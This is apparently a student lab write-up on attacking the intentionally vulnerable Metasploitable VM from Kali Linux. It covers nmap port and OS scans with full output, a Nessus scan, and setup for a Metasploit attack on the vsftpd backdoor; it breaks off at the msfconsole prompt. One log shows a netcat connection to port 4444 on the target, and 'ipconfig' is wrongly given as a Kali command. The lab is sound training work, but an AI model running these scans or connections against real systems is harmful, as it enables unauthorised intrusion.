

Exploiting Vulnerabilities
(Metasploitable)



BSc (Hons) in Information Technology Write Up 2

IE1212 - System & Network Programming

Year 2 : Semester I : 2019

Metasploitable is an intentionally vulnerable Linux virtual machine that can be used to conduct security training, test security tools, and practice common penetration testing techniques. The VM will run on any recent VMware products and other visualization technologies such as Virtual Box.

To exploit the vulnerabilities of Metasploitable we must have Kali Linux and Metasploitable operating systems installed in a same VM ware or both machines must be in a same network.


First of all we have to start our Linux OS and Metasploitable. Metasploitable OS will ask us to enter username and password. Both are **msfadmin** (fig 1) and check the IP address to find out if both are on the same network. To do that we have to run those command in both terminals.

- * **Kali Linux - Open Terminal and type ipconfig**
- * **Metasploitable - type ifconfig** (fig 2)


Also we can ping them and send packets to both of them to check whether they receive each others data. To do that we have to type

***ping [IP address of the other machine]** (fig 3)

(fig 1)




(fig 2)



The screenshot shows two terminal windows. The left window is a Kali Linux terminal with the root user. It displays the output of the 'ifconfig' command for the 'eth0' interface, showing IP address 192.168.56.10, netmask 255.255.255.0, and other network statistics. The right window is a Metasploitable 2.0 terminal, also with the root user. It displays the output of the 'ifconfig' command for the 'eth0' interface, showing IP address 192.168.56.101, netmask 255.255.255.0, and other network statistics. Both windows show the 'lo' (loopback) interface with IP address 127.0.0.1.

(fig 3)



The screenshot shows two terminal windows. The left window is a Kali Linux terminal with the root user. It displays the output of the 'ping' command to 192.168.56.101, showing successful connectivity with 4 packets transmitted and 4 received. The right window is a Metasploitable 2.0 terminal, also with the root user. It displays the output of the 'ping' command to 192.168.56.10, showing successful connectivity with 22 packets transmitted and 22 received. Both windows show the 'lo' (loopback) interface with IP address 127.0.0.1.


BSc (Hons) in Information Technology Write Up 2

IE1212 - System & Network Programming

Year 2 : Semester I : 2019

After that we can run a nmap scan on the IP Address of Metasploitable to find out the open ports and other details

* nmap [Target IP Address]




```

Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Wed Sep 11, 11:44 AM
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc 192.168.56.101 4444
--- 192.168.56.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.208/0.627/0.811/0.244 ms
root@kali:~# clear

root@kali:~# nmap -sU 192.168.56.101/24

Starting Nmap 6.25 ( http://nmap.org ) at 2019-09-11 11:44 BST
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 10 undergoing ARP Ping
Scan
Parallel DNS resolution of 10 hosts. Timing: About 0.00% done
Nmap scan report for 192.168.56.1
Host is up (0.00026s latency).
Not shown: 999 open|filtered ports
PORT      STATE SERVICE
137/udp   open  netbios-ns
MAC Address: 0A:00:27:00:00:05 (Unknown)
  
```

When the scan finished we can see all available open ports in Metasploitable that we can attack



```

Applications Places
Wed Sep 11, 11:48 AM
root@kali: ~
File Edit View Search Terminal Help
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.56.101
Host is up (0.000084s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E8:D5:09 (Cadmus Computer Systems)
root@kali: ~
  
```


To find out what OS is operating Metasploitable we can run ***nmap -O [Target IP Address]** and it will display the OS as results (fig 6) (fig 7)

BSc (Hons) in Information Technology Write Up 2

IE1212 - System & Network Programming


Year 2 : Semester I : 2019

(fig 6)



```
Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Wed Sep 11, 11:52 AM
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -O 192.168.56.101
Starting Nmap 6.25 ( http://nmap.org ) at 2019-09-11 11:52 BST
```

(fig 7)



```
8007/tcp open 21c
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:E8:D5:09 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.31 seconds
root@kali:~#
```

According to the results of the nmap scan we can run out Nessus Vulnerability Scanner on the target IP address. To do that we must start the nessus service in our Kali Linux Local Host first. We can do that running command,

***service nessusd start** (fig 8)

in our Kali terminal.


After starting Nessus Service we have to fire up our web browser and go to our local host IP address. ([https:// 127.0.0.1](https://127.0.0.1)) Then we can see the login page for nessus vulnerability scanner. We can use our machine logins to access the services. (fig 9)

BSc (Hons) in Information Technology Write Up 2


IE1212 - System & Network Programming

Year 2 : Semester I : 2019

(fig 8)




(fig 9)




When the login is successful we will be redirected to the home page of the Nessus and we have to select Scan queue and add a new scan to the system.

After that we have to fill up the fields and Set up the General Scan with adding the target IP for the scan target field.



It will take some time to scan the vulnerabilities of the given system and after completion results will be displayed as Host Summary (fig 11) and we can view those vulnerabilities by clicking on vulnerabilities (fig 12).

(fig 11)




BSc (Hons) in Information Technology Write Up 2


IE1212 - System & Network Programming

Year 2 : Semester I : 2019

(fig 12)



We can select vulnerability we want to exploit and if those selected vulnerabilities are critical level, there is a better chance for a successful exploitation. Critical Vulnerabilities are displayed in purple color tags in the summary. First we are going to exploit the **vsftpd Smiley Faced Backdoor** in Metasploitable.



Kali Linux 1.0.3 - Final [Running] - VirtualBox

File Machine View Input Devices Help

Applications Places Thu Sep 12, 8:45 AM root@kali: ~

File Edit View Search Terminal Help

```

root@kali:~# msfconsole

#####
      ;@          @;
    " @@@@' , @ @@@@' , @@@@ "
    - @@@@@@@@@@@ @@@@@@@@@@@ @;
      @@@@@@@@@@@ @@@@@@@@@@@
      @@@@@@@@@@@ @@@@@@@@@@@
    " -' @@@ - . @ @
      , @' ; @ @
      | @@@ @@@ @
      @@@ @ @ @
      . @@@ @
      , @ @
      ( 3 C )
      ; @' _ * _ "
      ( , . . . . )

/|_ _ _ \ Metasploit! \
\|_ _ _ /

Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

==[ metasploit v4.6.2-2013061201 [core:4.6 api:1.0]
+ -- --==[ 1121 exploits - 706 auxiliary - 192 post
+ -- --==[ 307 payloads - 30 encoders - 8 nops

msf >
  
```

KALI LINUX

The quieter you become, the more you are able to hear.

root@kali: - [Nessus - Iceweasel]

Activate Windows
Go to Settings to activate Windows.

1:15 PM
9/12/2019

In the msfconsole we have to search for the exploits that available for the selected vulnerability.

